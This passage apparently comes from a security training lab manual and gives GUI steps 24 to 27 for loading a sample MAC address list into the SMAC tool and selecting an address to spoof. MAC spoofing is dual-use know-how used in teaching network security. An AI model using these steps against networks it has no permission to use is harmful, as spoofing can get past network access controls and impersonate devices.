
24. The **MAC List** window appears; click the **Load List** button.




25. The **Load MAC List** window appears; select the **Sample_MAC_Address_List.txt** file and click **Open**.




26. A list of MAC addresses will be added to the **MAC List** in SMAC. Choose any **MAC Address** and click the **Select** button.



27. The selected MAC address appears under the **New Spoofed MAC Address** field.



